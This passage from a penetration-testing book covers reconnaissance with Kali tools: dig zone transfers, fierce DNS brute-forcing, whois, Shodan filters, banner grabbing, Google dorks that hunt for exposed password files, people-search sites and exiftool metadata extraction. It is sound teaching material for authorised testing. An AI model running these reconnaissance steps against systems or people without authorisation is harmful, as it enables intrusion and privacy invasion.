# ./AutoM8>NameServerListing.txt
# cat NameServerListing.txt
```

You have now created a simple script named `AutoM8` that can be used to append the output into any file you like. We validated this using `cat` to look into the `NameServerListing.txt` file.

> Challenge yourself to make the previous code more efficient and reusable. Several of the tools you will learn about in this book could be automated in this fashion. Try using `grep` and `awk` to parse out your results in a cleaner fashion.

Ideally, you will be using tools that have an XML output available to you so that results can easily be imported into MagicTree or Dradis; however, when performing penetration testing on a daily basis, you will want to know how to create some basic tools for your own special needs. Shell scripting can be very powerful; Python, which is the tool of choice for many penetration testers, is even better.

> Every penetration tester should know at least one basic scripting language.

What did we learn?

If you take a look at the output of the various examples, you should note that you learned a great deal about our targets already. We know which nameservers are used, and we know that all three domains use the same nameservers. We also validated the domain names that we resolved to certain IP addresses. This is the type of data that will be very useful in later stages of your penetration test. Now, let's move on to some of the more powerful tools we have at our disposal.

Domain information groper

Domain information groper (**Dig**) is a powerful alternative to `nslookup`. It has the capability to run command-line options; or a file can be piped into it directly when multiple lookups need to be performed. Dig will use the `/etc/resolve.conf` file to cycle through your nameservers unless a nameserver is specified. Dig has a very long list of options that can be used to gather exactly what you are looking for.

> There is a website at `http://www.digwebinterface.com/` that provides dig functionality to the public.

Default output

To initiate the basic command from Kali type `dig example.com` from the terminal command line. Here is an example of this command when run on our sample domain:

> The output from your commands may differ depending on the domain you are targeting. If you follow along with the commands, you'll be replacing `example.com` with domain names that you own or have permission to test.

```
root@kali:~# dig example.com

; <<>>DiG9.9.5-9+deb8u2-Debian<<>>example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56376
;; flags: qrrdra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.          IN   A

;; ANSWER SECTION:
example.com.      78294   IN   A   10.1.1.1

;; Query time: 32 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun ***  * **:**:** ****
;; MSG SIZE  rcvd: 45
```

This verbose output indicates the version of Dig, which global options were selected by default, whether there were any errors, and of course that the A record for example. com contains 10.1.1.1. You also learn that the currently used nameserver is at 8.8.8.8. In addition, we are provided with the time that the query was run, which can be very useful when piecing together data at a later date. DNS records can be changed, and having the date stamp from previous runs of Dig can be useful.

Let's dig a little deeper. We will pull all records for the example.com domain:

```
# dig +qr www.example.com any
```

This will pull all DNS records that are available for the `example.com` domain due to the `any` option, and the `+qr` switch will print the outgoing query. The result will include the header and footer data as seen previously, but will also list the following records:

```
;; QUESTION SECTION:
;www.example.com.      IN   ANY


;; ANSWER SECTION:
example.com.      86400   IN   NS   ns1.example.com.
example.com.      86400   IN   MX   10 mx111.example.com.
example.com.      86400   IN   A   127.208.72.107
example.com.      86400   IN   NS   ns2.example.com.
example.com.      86400   IN   SOAns2.example.com.hostmaster.example.com.
2011020501 28800 7200 604800 86400
example.com.      86400   IN   MX   10 mx99.example.com.
```

Zone transfers using Dig

Zone transfers (AXFR) will allow you to pull an entire record set down from a nameserver at once. If successful, you will be provided with a listing of all information on the nameserver from one simple command. In secured environments, it is highly unlikely that zone transfers are enabled as they give an attacker a wealth of data with regard to hostnames and other information. We will now review the steps necessary to perform a zone transfer on the `example.com` domain. As with everything discussed within this book, you need to have the *proper permission* to perform this type of activity for your client:

1. Open up a Kali terminal window.

2. Type the following and press *Enter*:

   # dig @ns1.example.com example.com axfr

3. Review the results:

   ```
   ; <<>>DiG9.9.5-9+deb8u2-Debian<<>> @ns1.example.comexample.comaxfr
   ; (1 server found)
   ;; global options: +cmd
   ; Transfer failed.
   ```

   Our results indicate that the transfer has failed. In this case, the administrator of the nameserver has properly disabled the ability to perform zone transfers. Now, we will try another name server on the same domain and see if zone transfers are disabled on it as well.

4. Type:

```
# dig @ns16.example.com example.com axfr
```

5. Review the results:

```
; <<>>DiG9.9.5-9+deb8u2-Debian<<>> @ns16.zoneedit.comexample.
comaxfr
; (1 server found)
;; global options: +cmd
example.com.       7200   IN   SOAns16.zoneedit.com.soacontact.
zoneedit.com. 2011409732 2400 360 1209600 300
example.com.       7200   IN   NS   ns14.zoneedit.com.
example.com.       7200   IN   NS   ns16.zoneedit.com.
mail.example.com.   300   IN   MX   1 mail1.example.com.
testmachine.example.com. 300   IN   A   192.168.1.1
irc.example.com.   300   IN   A   192.168.1.1
mail1.example.com.   300   IN   A   192.168.1.1
note.example.com.   300   IN   TXT   "This is an example of a
note"
example.com.       7200   IN   SOAns16.zoneedit.com.soacontact.
zoneedit.com. 2011409732 2400 360 1209600 300
;; Query time: 383 msec
;; SERVER: 69.64.68.41#53(69.64.68.41)
;; WHEN: Wed Oct 12 16:04:17 2011
;;XFR size: 10 records (messages 10, bytes 579)
```

When reviewing the record pulled for example.com, we find several points of interest. It seems that example.com has several subdomains that are directed at the same IP address. If this site had not been set up strictly as an example, you would have real IP addresses to systems that could be enumerated. Also, there is a TXT record containing unnecessary information. In addition, it can be said that the naming convention is both inconsistent and informative.

> It is very important that all of your nameservers are restricted to serving zone transfers to only trusted servers, or that zone transfers are completely disallowed.

If you want to learn more about zone transfers, take a look at https://digi.ninja/projects/zonetransferme.php. The owner of that website has done an excellent job of detailing how zone transfers work.

Advanced features of Dig

We have been discussing the basic usage of Dig. Now, we will touch upon a more advanced usage of this tool.

Shortening the output

Dig is versatile and allows you to extract the data in many different output formats.

We can eliminate the command information section of the output by using `+nocmd`. It must precede the domain name in order to be effective.

`+noall` informs dig that we do not want the display flags as part of the command output.

The `+answer` can be toggled to display only the answer section.

root@kali:~# dig +nocmd +noall +answer example.com

This will result in the following output:

```
example.com.      44481   IN   A   192.168.1.10
```

Any options discussed within this section can be used when shortening your output results. This makes it easy to use tools such as `awk` and `grep` to further manipulate your results.

Listing the bind version

This command will allow you to determine the version of bind the nameserver is running unless it has been specifically restricted or changed by the server administrator. Remember to substitute `example.com` with a nameserver that you have permission to use:

 # dig +nocmd txt chaos VERSION.BIND @ns1.example.com +noall +answer

This will result in the following output:

```
VERSION.BIND.      0    CH    TXT    "8.4.X"
```

We determined that this particular name server is running BIND 8.4.X. This information can prove to be extremely valuable when enumerating vulnerabilities.

Reverse DNS lookup using Dig

At times, it will be necessary to resolve IP addresses to domain names. There is no need to swap back to `nslookup` to perform this task as you can simply type:

 # dig +nocmd +noall +answer -x 192.168.0.1

Your output would look something like this:

```
10.0.0.1.in-addr.arpa. 8433   IN   PTR   43-10.any.example.org.
```

The previous command allowed us to determine the domain name associated with `192.168.0.1`.

Multiple commands

We can chain commands using dig. In the following example, we use our shortened output format to provide us with the `A` record of `example.com` and `example.net` and then request a reverse lookup on `192.0.43.10`.

```
# dig +nocmd +noall +answer example.com example.net -x 192.168.1.10
```

The resulting output is as follows (the domain name has been replaced with `example.org` in this output):

```
example.com.      37183   IN   A   192.168.1.10
example.net.      54372   IN   A   192.168.10.11
10.0.0.1.in-addr.arpa. 6937   IN   PTR   43-10.any.example.org.
```

Tracing the path

If you would like to see the route that dig is taking to resolve your domain name, you can use the `+trace` option as follows:

```
# dig +trace example.com
```

Batching with dig

Instead of having to write a script to a loop that evaluates a list of domain names in a file like we had to when using `nslookup`, dig can use the `-f` option. We can use the `dig` command format to perform these batch jobs.

1. We will begin by creating a new `txt` file using the nano text editor included in Kali. Open up a terminal shell in Kali and type `nano digginIt.txt`.

2. In nano, type the following code. Note that each command needs to be on its own line to function properly:

   ```
   +nocmd +noall +answer example.com
   +nocmd +noall +answer example.net
   +nocmd +noall +answer example.org ns
   ```

3. Press *Ctrl + O* to write and save the file.

4. Press *Ctrl + X* to return to the terminal.

5. Invoke the `dig` command with the following command:

   # dig -f digginIt.txt

6. The results will be displayed on your screen:

   ```
   example.com.     33996   IN   A    192.168.1.10
   example.net.     51185   IN   A    192.168.1.10
   example.org.     82826   IN   NS   a.example.net.
   example.org.     82826   IN   NS   b.example.net.
   ```

We have successfully created and executed a Dig batch job. This could be put to many uses including creating and checking against baselines, performing repetitive tasks from one penetration test to the next, or simply keeping track of the commands used to perform this portion of your reconnaissance. Store the text file used in the batch job so that you can at a later time validate the findings.

DNS brute-forcing with fierce

In a secured environment, DNS brute-forcing is likely to be your best bet in determining which hosts are used in a noncontiguous IP space. Kali contains several tools that address this need. We will be discussing fierce, created by RSnake, which is fast and efficient at DNS brute-forcing. It will begin with determining the IP address of the domain, looking up the associated nameservers, and then working its way through your dictionary word list. The tool supplies an example word list that can be used for testing, but you should replace or supplement it with dictionary words more specific to your needs as soon as possible.

Default command usage

In Kali, open up a terminal session and access `fierce` that contains a help section that can be accessed using:

 # fierce -h

The most basic method of using fierce is to use:

 # fierce -dns example.com

This will result in an output similar to the following:

DNS Servers for example.com:

ns1.example.net

ns2.example.net

```
Trying zone transfer first...
   Testing ns1.example.net
      Request timed out or transfer not allowed.
   Testing ns2.example.net
      Request timed out or transfer not allowed.


Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force


Checking for wildcard DNS...
Nope. Good.
Now performing 1895 test(s)...
```

This output indicates that the first step taken was to locate the nameservers for the `example.com` domain. The next step is to check the server to see if a zone transfer can be performed. As you learned previously, zone transfers will extract all known domain information from the server with one command. There will be no need to brute-force domain names if you can simply pull the entire record set at once.

Some domains include wildcard DNS records. This will cause any subdomain you use to be resolved regardless of whether it exists or not. In this case, there were no wildcard DNS entries found.

The number of tests that are run will be determined by how many words are in your supplied word list. As we did not specify which list to use in the preceding example, `hosts.txt`, which resides in the `/usr/share/fierce` directory on Kali, will be used by default.

Here, `fierce` is used against a domain that allows for zone transfers:

```
# fierce -dns example.com
```

In this case, the brute-forcing functionality of the tool is not necessary and thus not initialized. See the following results for details:

```
DNS Servers for example.com:
ns14.zoneedit.com
ns16.zoneedit.com


Trying zone transfer first...
   Testing ns14.zoneedit.com
```

```
Whoah, it worked - misconfigured DNS server found:
example.com.    7200    IN    SOAns16.zoneedit.com.soacontact.zoneedit.com.
(
                2011413884    ; Serial
                2400    ; Refresh
                360     ; Retry
                1209600     ; Expire
300 )    ; Minimum TTL
example.com.    7200    IN    NS    ns14.zoneedit.com.
example.com.    7200    IN    NS    ns16.zoneedit.com.
example.com.    300    IN    A    192.168.1.1
mail.example.com.    7800    IN    MX    10 mail1.example.com.
testmachine.example.com.    300    IN    A    192.168.1.1
irc.example.com.    300    IN    A    192.168.1.1
mail1.example.com.    300    IN    A    192.168.1.1
note.example.com.    300    IN    TXT    "This is an example of a DNS text
record."
www.example.com.    300    IN    A    192.168.1.1

There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
```

Looking at the results, we can see that `fierce` indicated that this setting is a misconfiguration, which should be yet another indicator that allowing AXFR to be opened is not advisable under any circumstance.

Creating a custom word list

If we already have an idea of what we would like to check for, or we have a word list that may be more appropriate as we understand the naming convention of the site being tested, then making a custom word list is recommended:

1. Open up nano using `nano myWordList.txt`.

2. Type the following:

    ```
    irc
    mail
    mail1
    testmachine1
    testmachine
    ```

```
www
www1
ns
```

3. Press *Ctrl + O* and *Enter* to accept writing the file out to `myWordList.txt`.

4. Press *Ctrl + X* to exit back to the terminal shell.

Now that we created our custom word list named `myWordList.txt`, let's give it a try:

 # fierce -dns example.com -wordlist myWordList.txt

After a short delay we will be presented with the following output:

```
DNS Servers for example.com:
ns14.zoneedit.com
ns16.zoneedit.com


Trying zone transfer first...
   Testing ns14.zoneedit.com
      Request timed out or transfer not allowed.
   Testing ns16.zoneedit.com
      Request timed out or transfer not allowed.


Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force


Checking for wildcard DNS...
Nope. Good.
Now performing 9 test(s)...
192.168.1.1    irc.example.com
192.168.1.1    mail1.example.com
192.168.1.1    testmachine.example.com
192.168.1.1    www.example.com
192.168.1.1    .example.com


Subnets found (may want to probe here using nmap or unicornscan):
   192.168.1.1-255 : 5 hostnames found.
```

```
Done with Fierce scan: http://ha.ckers.org/fierce/
Found 5 entries.


Have a nice day.
```

Although this server no longer allowed us to use zone transfers, we were still able to map several of the subdomains through the use of a good word list.

When you are unable to perform a zone transfer, there are still methods that can be used to effectively enumerate the subdomains and hostnames on a network. An internal DNS nameserver will be able to provide you with a tremendous amount of information that can later be used to evaluate the network for vulnerabilities, and can ultimately be used to exploit the environment. The `fierce` tool is a very useful addition to our arsenal of penetration testing utilities, and can be used to accomplish a great deal more than simple DNS brute-forcing.

Gathering and validating domain and IP information

When a person or corporate entity registers a domain name, there is a lot of information that is gathered. Depending on the registration privacy settings, you can collect this information, use it to verify your IP space and find information about other sites owned by the same individual or corporation, or even phone numbers and addresses of key employees. This type of reconnaissance is considered passive as it does not directly contact client-owned assets to pull information.

We will need to locate the registrar that the domain has been registered with to obtain useful information. Here is a listing of the top registrars:

AFRINIC	`http://www.afrinic.net` Africa
APNIC	`http://www.apnic.net` Asia Pacific
ARIN	`http://ws.arin.net` The Americas
IANA	`http://www.iana.com`
ICANN	`http://www.icann.org`

LACNIC	`http://www.lacnic.net` Latin America and the Caribbean
NRO	`http://www.nro.net`
RIPE	`http://www.ripe.net` Europe
InterNic	`http://www.internic.net`

Gathering information with Whois

Domain and IP space registration information can be found using **Whois**.

> Be aware of the specific restrictions and rules that you need to abide by when using Whois. For example, you are not allowed to automate your queries or to use the results for commercial or personal gain. Read the legal text headers that appear when you run a simple `whois example.com` query from the command line. Heed the warnings and follow the rules.

The most basic usage of Whois is as follows:

```
# whois example.com
```

This will perform a quick lookup of the `example.com` domain and provide you with the following information:

- The Whois usage agreements and legal headers
- Domain name
- Registrar the domain name is registered with
- The Whois server that was used
- The primary DNS name servers associated with the domain
- Domain creation and expiration dates
- The registrant information such as first name, last name, organization, physical address, phone number, and e-mail address
- Assigned domain administrator information such as first name, last name, organization, physical address, phone number, and e-mail address
- Domain billing contact information such as first name, last name, organization, physical address, phone number, and e-mail address
- Domain technical contact information such as first name, last name, organization, physical address, phone number, and e-mail address

Specifying which registrar to use

There may be times when you will need to specify which registrar you would like to query. **Whois** makes this simple by allowing the usage of the `-h` *connect to host* option.

```
# whois -h whois.apnic.net 192.0.43.10
```

Where in the world is this IP?

You can use **Whois** to find the originating country an IP address is assigned to:

```
# whois -h whois.arin.net 192.0.43.10 | grep Country:
```

What we have done here is use the `-h` option to specify `whois.arin.net` to extract the record associated with `192.0.43.10`, because we specifically wanted the country information relating to this IP. We used the `grep` command to pull out the `Country:` row. Here is the resulting output, which indicates that this IP address is located in The United States of America:

```
Country:          US
```

> You will find the output format will vary from one registrar to the next. Take some time and get familiar with the different outputs so that you know what to `grep` for in the future. This could potentially save you a lot of time in the long run.

Defensive measures

When you or your clients register domains, you should opt in on privacy options. These will restrict the information that is available to the public. The data will be replaced with the information provided by your privacy proxy. In case there are situations that require someone to get in contact with you, they would contact your proxy who would in turn let you know that there is an issue that needs to be addressed.

Using search engines to do your job for you

Search engines can produce an absolute overload of information if not used efficiently. Not only can you find information about the financial aspects of your targets, but also information about key employees, usernames and passwords, confidential documents such as network diagrams, information indicating what types of software or hardware you use or have in place, and even if systems are in a default state. This information can be devastating in the wrong hands. As a penetration tester, your focus should be to bring this type of information forth and show the client how it can be used to gain access to the client's most critical assets (and hopefully, you will tell them how to fix the problem as well!).There are search engines that cache information for quick access, and there are search engines that will archive sites and documents for years on end. There are even search engines that focus strictly on networking equipment such as wireless access points or publically facing routers, switches, servers, and more.

Shodan

We will continue our footprinting reconnaissance efforts with **Shodan**. This search engine is specialized in indexing the information found in banners served by devices attached to the Internet. The search engine primarily indexes findings from port 80, but also indexes some Telnet, SSH, and FTP banners. Shodan is a web application and can be accessed by going to `https://www.shodan.io/`. An example of this is shown in the following image:

With Shodan, you can find information on devices connected to the Internet. In addition to allowing you to search by IP address or hostname, it also allows you to search by geographical location. Exporting the search results into XML is a premium feature requiring you to purchase credits. There is an example export available if you want to build a transform for MagicTree or some other data centralization tool before you decide if you want to spend money on the export.

Filters

There are several free filters that make narrowing the searches down much simpler. Most filters use the same format: *searchtermfilter:{filterterm}*; an example would be a search for `IIS6.0os:"Windows2000"`. These filters can also be used in conjunction with each other in order to pull some very interesting results.

Here is a listing of several important filters:

- **net**: Possibly one of the most useful filters for a penetration tester. You can search your IP ranges using IP/CIDR notation (for example, `127.1.1.0/24`) to see if all of your devices are configured as expected or if there are indicators that a vulnerable server or network device configuration is externally facing and ready to be compromised during testing.
- **city**: This will limit the search to the city listed.
- **country**: Restricts the search to devices in the country of choice. This is also very important for pentesting, as there may be times when a client provides you with IP ranges (which you validated, right?), and then places certain assets out of scope due to location. A client may choose to not test against systems located in Singapore for instance.
- **port**: Will restrict the search to the port indicated. Remember that Shodan does not scan index banners for all ports, only for 80, 21, 22, and 23.
- **before**: Search for systems scanned before a specified date.
- **after**: Search for systems scanned after this date.
- **os**: Specify operating systems you want to include or exclude in your search.

Understanding banners

In order to perform affective searching in Shodan, you must have some understanding of the types of banners that are indexed and what sort of information they typically contain.

FTP, Telnet, and SSH banners will vary, but each will provide useful versioning information.

HTTP banners

Banners can be collected using `nc example.com:80` and then typing `HEAD / HTTP/1.0`, which results in the typical banner format you will see in your Shodan results. As the HTTP banners are often the most difficult to understand, we walk through some of the commonly found sections:

```
root@bt:~# nc example.com 80
Trying 192.168.1.1...
Connected to example.com.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 9908
Content-Type: text/html
Last-Modified: Tue, 7Jul 2015 02:35:17 GMT
Accept-Ranges: bytes
ETag: "6e879e69be87cc1:0"
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
Date: Sun, 12Jul 2015 02:08:55 GMT
Connection: close

Connection closed by foreign host.
```

The interpretation of the output is as follows:

- The `HTTP/1.1 200` status code highlighted will provide a response to your query indicating the status of your request. In this case, the `HEAD/HTTP/1.0` was accepted and processed successfully, thus initiating a status code of `200 OK`.

- `Content-Length`: This indicated the length of the content in the decimal number of OCTETs.

- `Content-Type`: This will list the type of content being sent. It can be an image/GIF, text/HTML, or other types.

- `Accept-Ranges`: This indicates if the server will accept a byte range. Setting this to none will let the client know that range requests could be denied.

- `ETag`: This provides the client with the current entity tag value.
- `Server`: This will provide you with the version and type of software being used to service the request. This is one of the most important banner results for a penetration tester. Clients should be advised to hide this information. You will use this information to establish which attack types may be usable on the machine.
- `X-Powered-By`: Flag is not a standard header, but can provide useful information to an attacker. It can also be changed or disabled completely.

Common status codes include the following:

HTTP status code	Description
`200`	A successful query resulting in displaying the result.
`301`	The document has been moved permanently.
`302`	The document has been moved temporarily.
`307`	A temporary redirect is being used.
`400`	Syntax error - cannot process your request.
`401`	Request requires authentication. Usually indicates a login is required.
`403`	Request is forbidden.
`404`	The page was not found on the server.
`502`	The server is not available at the moment. Unable to get the resource on behalf of the client.
`501`	Internal server errors cause the server to be unable to complete the request. - `Request` was not supported.
`505`	An unsupported HTTP version was used.

Finding specific assets

Just as with most search engines Shodan is extremely user-friendly. To perform a basic search, simply type the search string into the input box at the top of the screen and you will be presented with a listing of results. You can search using any of the filters we previously discussed or you can try your hand at looking for specific banner fields.

Finding people (and their documents) on the web

In this day and age, everything is becoming interconnected. People are using their personal devices for work, sending out corporate e-mails using personal accounts on publicly owned mail servers, and watching lots of videos. One trend that has occurred over the years is that people have become so comfortable with the Internet that they are willing to share their information with unknown individuals and websites around the world. We will now discuss some of the methods you can use to verify that your clients are not unintentionally or intentionally leaking actionable or confidential data onto the public Internet.

Google hacking database

There have been many books written on Google hacking; as a result, discussing the details and tricks involved would quickly divert the focus of this book.

> If you are not familiar with Google hacking, perform a search for Johnny Long, visit his website at `http://www.hackersforcharity.com/`, and check out The **Google Hacking Database** (**GHDB**), which was the original Google Dorks repository.

Exploit-DB at `https://www.exploit-db.com/` has taken over and updated Mr. Long's Google Dorks database. This is now the official GHDB site. You should use these tools in tandem with good filters to ensure that you get only the data you need. Here are some examples of how this can be done.

Go to `http://exploit-db.com/google-dorks` and choose a query. Here is a random entry:

```
inurl:ftp "password" filetype:xls
```

Enter it into `Google.com` with the following modifications. Add the `site:` option followed by a domain name that is part of your rules of engagement:

```
site:example.com inurl:ftp "password" filetype:xls
```

In the case of this example, if there are any results found, you have located an MS Excel file that contains some form of *password*. Remember that results will vary and the best Google search queries are usually focused on determining the versions of installed software, seeking out known vulnerable installations that will later be targeted if allowed by the rules of engagement.

You should also be performing focused searches that locate all major document types such as `.pdf`, `.doc`, `.txt`, `.xls`, and more. However, there are some additional tools that will help us with this.

> Warning: Do not open random files on your primary testing machine. You should have a separate machine (not connected to your network or the Internet) that can be used to open unknown (that is potentially harmful) files and media. One of the easiest methods of gaining access to a machine is through sending a file to a user that uses exploits to open up a system to an attacker. Opening unknown files in an uncontrolled environment would be reckless. Don't be that user.

Google filters

To understand the types of queries you will see when browsing Exploit-DB's **Google Hacking Database** (**GHDB**), you must understand the types of operators that are used. Here is a list of the more common advanced operators:

Filter	Description	Example
`allinurl`	Search for all terms in a URL	`allinurl:examplecompany`
`allintext`	Search for all terms in the page text	`allintext:companyname`
`intitle`	Search for term in the page title	`intitle:ftp`
`cache`	Displays cached pages	`cache:example.com`
`phonebook`	Searches phonebook listings	`phonebook:CompanyName`
`author`	Search Google Groups for items by a specific author (Use Google Groups search for this)	`author:anonymous`
`filetype`	Searches for all documents of a specific type	`filetype:pdf`
`site`	Restrict your search to a specific site (or domain)	`site:example.com`
`link`	Find all pages that point to a specified URL	`link:example.com`

Searching the Internet for clues

By now, you should have some usernames, and possibly even some phone numbers and job titles. This information will come in handy if you are planning on performing a social engineering test.

> Search engines such as Google can be used to search for information that corporate employees are dropping on the Internet as easily as you could search for a pie recipe. Be sure to verify that your client wants you to do research on employees before you start, not after. There are many laws that protect the privacy of an employee and only a lawyer can let you know what is acceptable and what is not.

One practice that seems to be prominent in penetration testing is to search for forum and group postings made by employees that may include information relating to work assets. Most of the information will not be shared with the world in a malicious manner, but rather innocently. This does not change the fact that attackers have access to this information and could possibly use it against a targeted company. Look for things such as an administrator of the company asking for help on configuring a specific firewall type or other network devices. A security professional that posts questions on a public forum may be unintentionally providing clues as to which standards their company complies with. These are the types of information that give you, the penetration tester, as well as an advanced attacker, the knowledge necessary to penetrate an otherwise secured environment.

Here are some tools that would assist you in finding more information:

Name	Description	Location
Search Diggity	Leverages search engines, such as Google, Bing, and Shodan, to quickly identify vulnerable systems and sensitive data in corporate networks.	`http://www.bishopfox.com/resources/tools/google-hacking-diggity/`
Site Digger 3.0	Searches Googles cache. Finds all sorts of information. Requires .NET Framework 3.5 to work.	`http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx`
The Harvester	Searches for Subdomains, Hostnames, Users, Employee e-mails, and names from search engines and PGP servers.	Included in Kali or `https://github.com/laramies/theHarvester`
Lullar.com	Search for people by name, e-mail, or usernames.	`http://com.lullar.com/`
White Pages	Good to find business information.	`http://www.whitepages.com/`

Name	Description	Location
PeekYou	Search for people by username, last name, or first name.	`http://www.peekyou.com/`
TinEye	Find your images across the Web.	`http://www.tineye.com/`
Internet Archive	Personal favorite, archives copies of websites and files for years and years.	`http://www.archive.org/web/web.php`

Creating network baselines with scanPBNJ

When performing a penetration test, it is important to know when and what changed over a period of time. Administrators are typically overworked and will probably still need to get work completed while you are performing your testing. One method of ensuring that you are not playing on an ever-changing field is to grab a baseline of the network you are testing. PBNJ is very capable of this task. The website for scanPBNJ is located at `http://pbnj.sourceforge.net`. The key item of note about `scanPBNJ` is that it uses `nmap` to scan the network and then stores the results in a database for you along with timestamps of when the scan was performed. In a terminal window on Kali, enter the following:

```
# apt-get install pbnj
```

This will identify and then install the package. Once the installation is complete, the next step is to set the tool up. This will be done in the next chapter.

> If the package is not found, then the Kali 2.0 package is not stable enough for release, and you can either use the Kali 1.10 Version or work with another tool. Another option would be to download and install the tool from source. But be warned; there are many dependencies, and this is a difficult task. For those of you who want the challenge, the steps are as follows: `apt-get install libdbd-sqlite3-perl libfile-homedir-perl libfile-which-perl libnmap-parser-perl libtext-csv-perl libxml-twig-perl libyaml-perl perl sqlite3 libdbd-mysql-perl libdbd-pg-perl`. Once this is complete, then `cpan` Shell.

Metadata collection

Metadata can provide very useful information to a penetration tester. Many users are not even aware that this information is being attached to their files. A good example of this would be the **EXIF** data associated with different image formats. You can find out what type of camera was used, when the photo was taken, where it was taken, if there is GPS data available at the time (phone cameras), and much more. Pictures are not the only files that have this type of extensive data available. The same goes for PDF documents and more. **FOCA** is an excellent program with an intuitive user interface, and its usage is highly advised, but it is a Windows program and is difficult to install on Kali (although not impossible by any means). Thus, we will review other options that come preinstalled on our penetration testing toolkit of choice—Kali.

> If your clients use Windows 7 or Windows Server 2008 please make them aware that there is an option to erase all personal metadata from certain file types with a few clicks of the mouse.

Extracting metadata from photos using exiftool

Exiftool does not come preinstalled on Kali 2.0, so the first thing we have to do is download and extract it. Enter the following commands:

```
# wget http://www.sno.phy.queensu.ca/~phil/exiftool/Image-ExifTool-10.00.
tar.gz
# gzip -dc Image-ExifTool-10.00.tar.gz | tar -xf–
# cd Image-ExifTool-10.00/
```

This tool can be used to list all of the EXIF data associated with many file types. It is extremely powerful and allows you to export your results into many different formats, write to file metadata, and more.

We will use a PowerPoint file named `FlashPix.ppt` that is located in the folder you extracted exiftool to—`Image-ExifTool-10.00/t/images/FlashPix.ppt` in our example.

If you run the default `exiftool`, you will be presented with the tool help selection. It is quite extensive, so be prepared for a lot of reading. Here we initiate a simple check against `FlashPix.ppt`:

```
# ./exiftool t/images/FlashPix.ppt
```

This results in the following output:

```
ExifTool Version Number      : 10.00
File Name                    : FlashPix.ppt
Directory                    : t/images
File Size                    : 9.5 kB
File Modification Date/Time  : 2007:02:09 11:47:07-05:00
File Access Date/Time        : 2015:08:21 15:11:43-04:00
File Inode Change Date/Time  : 2015:08:21 12:45:42-04:00
File Permissions             : rw-r--r--
File Type                    : PPT
File Type Extension          : ppt
MIME Type                    : application/vnd.ms-powerpoint
Title                        : title
Subject                      : subject
Author                       : author
Keywords                     : keywords
Comments                     : comments
Last Modified By             : user name
Revision Number              : 1
Software                     : Microsoft PowerPoint
Total Edit Time              : 4.4 minutes
Create Date                  : 2007:02:09 16:23:23
Modify Date                  : 2007:02:09 16:27:49
Words                        : 4
Category                     : category
Presentation Target          : On-screen Show
Manager                      : manager
Company                      : company
Bytes                        : 4610
Paragraphs                   : 4
Slides                       : 1
Notes                        : 0
Hidden Slides                : 0
MM Clips                     : 0
App Version                  : 10.2418
Scale Crop                   : No
Links Up To Date             : No
Shared Doc                   : No
Hyperlinks Changed           : No
Title Of Parts               : Times, Blank Presentation, Title
Heading Pairs                : Fonts Used, 1, Design Template, 1,
Slide Titles, 1
```

```
Code Page                       : Mac Roman (Western European)
Hyperlink Base                  : hyperlink base
Hyperlinks                      : http://owl.phy.queensu.ca/, http://
www.microsoft.com/mac/#TEST, mailto:phil?subject=subject
Custom Text                     : customtext
Custom Number                   : 42
Custom Date                     : 2007:01:09 05:00:00
Custom Boolean                  : 1
Current User                    : user name
```

This is the metadata that you are looking for when testing. In this particular example, the information has been scrubbed for learning purposes but some fields of interest should include:

- Title
- Subject
- Author
- Comments
- Software
- Company
- Manager
- Hyperlinks
- Current User

All of this data starts to make a pretty picture when it is all combined in your data collection and centralization tool. You can use `exiftool` to pull or to write to metadata from flash, `ppt`, and many more. You can obtain a complete listing of supported file types from `http://www.sno.phy.queensu.ca/~phil/exiftool/#supported`. Since the file is a `ppt` extension, there is quite a bit of information available; however, if you review a file with the newer `pptx` extension, there will be less information.

Summary

In this chapter, we reviewed many specialized methods of gathering freely available information. Using this information, we are able to create a larger picture of the networks we are targeting.

After performing the initial reconnaissance, we should be able to determine if the network space provided to us by our clients is accurate. We should also be able to successfully determine which documents are searchable on the Internet and whether we are able to read the metadata associated with these documents. At this point in a penetration test, we should be getting an idea of just how difficult or easy this job will be. One such indicator will be the results you gather from search engines such as Shodan. One last note: be very diligent in collecting the data you have found. Documentation is critical and will make your life as a penetration tester much easier in the long run.

In the next chapter, we will start to put the information we gathered to use. You will have a chance to directly enumerate networks. We also begin to expand and create our lab, which allows you to follow along with each and every step of the process. Some of the topics covered in the next chapter include understanding how and when to use `Nmap`, using SNMP to your advantage, various avoidance techniques, and more!

5
Network Service Attacks

To successfully penetrate a secured environment you must have a good understanding of what you are facing. The enumeration data gathered will assist in determining target prioritization. By the end of this chapter, you should be able to choose which targets are ideal candidates for your initial attacks. Certain attack types make more "noise" than others, thus a targeted attack will be less likely to be noticed. Thanks to the hard work of the open source community, we have a large selection of tools available to help us enumerate networks. In this chapter, we will discuss the following:

- How to add an additional computer to our virtual lab
- Advanced Nmap scanning techniques
- Adding custom Nmap scripts to your arsenal
- Saving time with SNMP
- Base-lining your target networks with PBNJ
